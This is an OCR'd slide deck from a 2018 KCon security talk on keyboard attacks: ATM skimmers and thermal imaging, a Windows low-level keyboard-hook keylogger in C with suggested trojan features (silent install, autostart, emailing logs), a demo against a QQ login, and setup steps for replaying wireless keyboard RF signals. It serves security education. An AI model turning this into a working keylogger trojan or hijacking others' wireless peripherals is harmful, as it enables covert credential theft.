
2018

# 从键盘钩子木马到无线键鼠套装劫持

演讲人：石冰

# 目录
CONTENTS



KCon


PART
01

# 键盘Hack

针对键盘的攻击思路分析

# 键盘——最常见的输入设备之一

## 物理键盘

## 虚拟键盘


机械键盘


ATM机键盘


软键盘


手机键盘

# 计算机键盘分类

计算机键盘

- 编码键盘：键盘控制电路的功能完全靠硬件完成
  - 数字电路 → 对应按键ASCII码
- 非编码键盘：键盘控制电路的功能由硬件和软件共同实现
  - 查询程序
  - 传送程序 → 便于重定义 应用广泛
  - 译码程序


# 搓招搓不出来？？？


## 非编码键盘的短板：键位冲突

## Ghost Key——鬼键

为避免送出错误信号而选择忽略信号

KCon


# 手指按压薄膜式键盘按键的过程







为键帽在按下时提供足够的弹性

负责连通键盘底部的两层薄膜上的触点





矩阵示意图





电路图

KCon





矩阵示意图





电路图

按下Q键

KCon





矩阵示意图





电路图

按下Q、S键

KCon




矩阵示意图




电路图


按下Q、W、A键

KCon


W W A S D W A S D U I O

KCon

# 搞键盘？



New idea


## 键盘钩子木马

木马程序，后台静默记录


## 射频信号分析

键鼠&适配器—射频技术通信

KCon

# ATM键盘外设攻击—ATM Skimmer



伪装键盘面板


搭配插卡口和针孔摄像效果更佳

KCon

# ATM热感摄像机攻击




- 热感摄像机：分辨并记录物体表面温度，生成热量分布图。
- 人体体温37℃左右，触摸键盘时产生的温度可以被摄像机捕捉，并根据热量大小判断按键顺序。
- ATM机键盘由塑料改为金属。

KCon

# ATM BadUSB物理接入

首先得开锁。。。(不适用国内ATM机环境)


Tyupkin木马
Ploutus malware

Triton ATM

钥匙ebay、amazon有售

# OS攻击 ——→ ATM攻击

## xp粘滞键后门案例


KCon


PART
02

# 键盘钩子木马


传统键盘记录器思路分析

# Windows系统的地基—“事件驱动”模型


Windows消息队列

- 系统消息队列
- 应用程序消息队列

# 操作系统、应用程序和硬件设备





**钩子：拦截系统发送给其它应用程序的消息。**

# Windows下的钩子剖析

**线程钩子：只监视指定的线程，既可以是exe也可以是dll**

**进程钩子：监视系统中所有线程，必须是dll**

- 设置钩子: SetWindowsHookEx
- 释放钩子: UnhookWindowsHookEx
- 继续钩子: CallNextHookEx



**SetWindowsHookEx(int idHook,HOOKPROC lpfn, HINSTANCE hMod,DWORD dwThreadId);**

**指定具体ID，表示线程钩子**

**设置为0，表示全局钩子**

KCon

```
LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam, LPARAM lParam)
{
   PKBDLLHOOKSTRUCT key = (PKBDLLHOOKSTRUCT)lParam;
   //a key was pressed
  if (wParam == WM_KEYDOWN && nCode == HC_ACTION )
  {
    DoSomething(key);
  }
   return CallNextHookEx(keyboardHook, nCode, wParam, lParam);
}
```

key->vkCode

记录用户按键

屏蔽用户按键

修改用户按键

……

KCon

```
int main()
{
   keyboardHook = SetWindowsHookEx(WH_KEYBOARD_LL, KeyboardProc, NULL, NULL);
   MSG msg{ 0 };
   //application loop
   while (GetMessage(&msg, NULL, 0, 0) != 0);
   UnhookWindowsHookEx(keyboardHook);
   return 0;
}
```

```
int main()
{
   keyboardHook = SetWindowsHookEx(WH_KEYBOARD_LL, KeyboardProc, NULL, NULL);
   MSG msg{ 0 };
   //application loop
   while (GetMessage(&msg, NULL, 0, 0) != 0);
   UnhookWindowsHookEx(keyboardHook);
   return 0;
}
```

LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam,
LPARAM lParam)


```
int main()
{
   keyboardHook = SetWindowsHookEx(WH_KEYBOARD_LL, KeyboardProc, NULL, NULL);
   MSG msg{ 0 };
   //application loop
   while (GetMessage(&msg, NULL, 0, 0) != 0);
   UnhookWindowsHookEx(keyboardHook);
   return 0;
}
```

```
HHOOK WINAPI SetWindowsHookEx(
  _In_ int                idHook,
  _In_ HOOKPROC           lpfn,
  _In_ HINSTANCE          hMod,
  _In_ DWORD              dwThreadId );
```


# 添加木马行为

**静默安装　　自我销毁**
**开机自启　　发送邮件**
**……**

KCon


C:\WINDOWS\system32\cmd.exe
2018KCon keyboard hook demo
TIM
QQ号码/手机/邮箱
注册帐号
密码
找回密码
记住密码
自动登录
登 录

KCon


PART
03

# 无线键鼠劫持

射频信号攻击思路分析

# 无线键鼠套装

## 有线键鼠

应用较广，但范围有限，且不易携带

## 无线键鼠

一般通过USB接口插无线适配器来使用，键盘和鼠标通过电池供电。

无线键鼠
- 蓝牙协议
- 2.4GHz

KCon

# 键盘—计算机连接方式

DIN连接器插头

PS/2接口

USB接口

# 射频攻击

存在攻击风险

有线键盘 → 计算机

录制射频信息

射频消息 —发送→ 适配器

转化

有线键盘

计算机

KCon

# 射频攻击

存在攻击风险

有线键盘 → 计算机

重放射频信息

发送

射频消息 → 适配器

转化

有线键盘

计算机

# Let’s do it

## 测试设备

罗技ComboMK220无线键鼠套装

KCon

# Crazyradio 2.4Ghz nRF24LU1+ USB radio dongle

- 2.4GHz USB radio dongle
- Nordic Semiconductor nRF24LU1+ 芯片
- 2.4GHz radio communication
- 0dBm output power (1mW)
- 125 radio channels

KCon

# 部署软件环境

- sudo apt-get install sdcc binutils python python-pip
- sudo pip install -U pip
- sudo pip install -U -I pyusb
- sudo pip install -U platformio

```
Successfully built bottle semantic-version
Installing collected packages: bottle, click, semantic-version,
platformio
  Found existing installation: click 6.7
    Uninstalling click-6.7:
      Successfully uninstalled click-6.7
Successfully installed bottle-0.12.13 click-5.1 platformio-3.6.0
 semantic-version-2.6.0
```

# 刷新crazyradio pa固件


- git clone https://github.com/bitcraze/crazyradio-firmware
- cd crazyradio-firmware
- python usbtools/launchBootloader.py
- wget https://github.com/bitcraze/crazyradio-firmware/releases/download/0.53/cradio-pa-0.53.bin
- python usbtools/nrfbootload.py flash cradio-pa-0.53.bin

# 安装设备驱动

**Windows操作系统安装：**

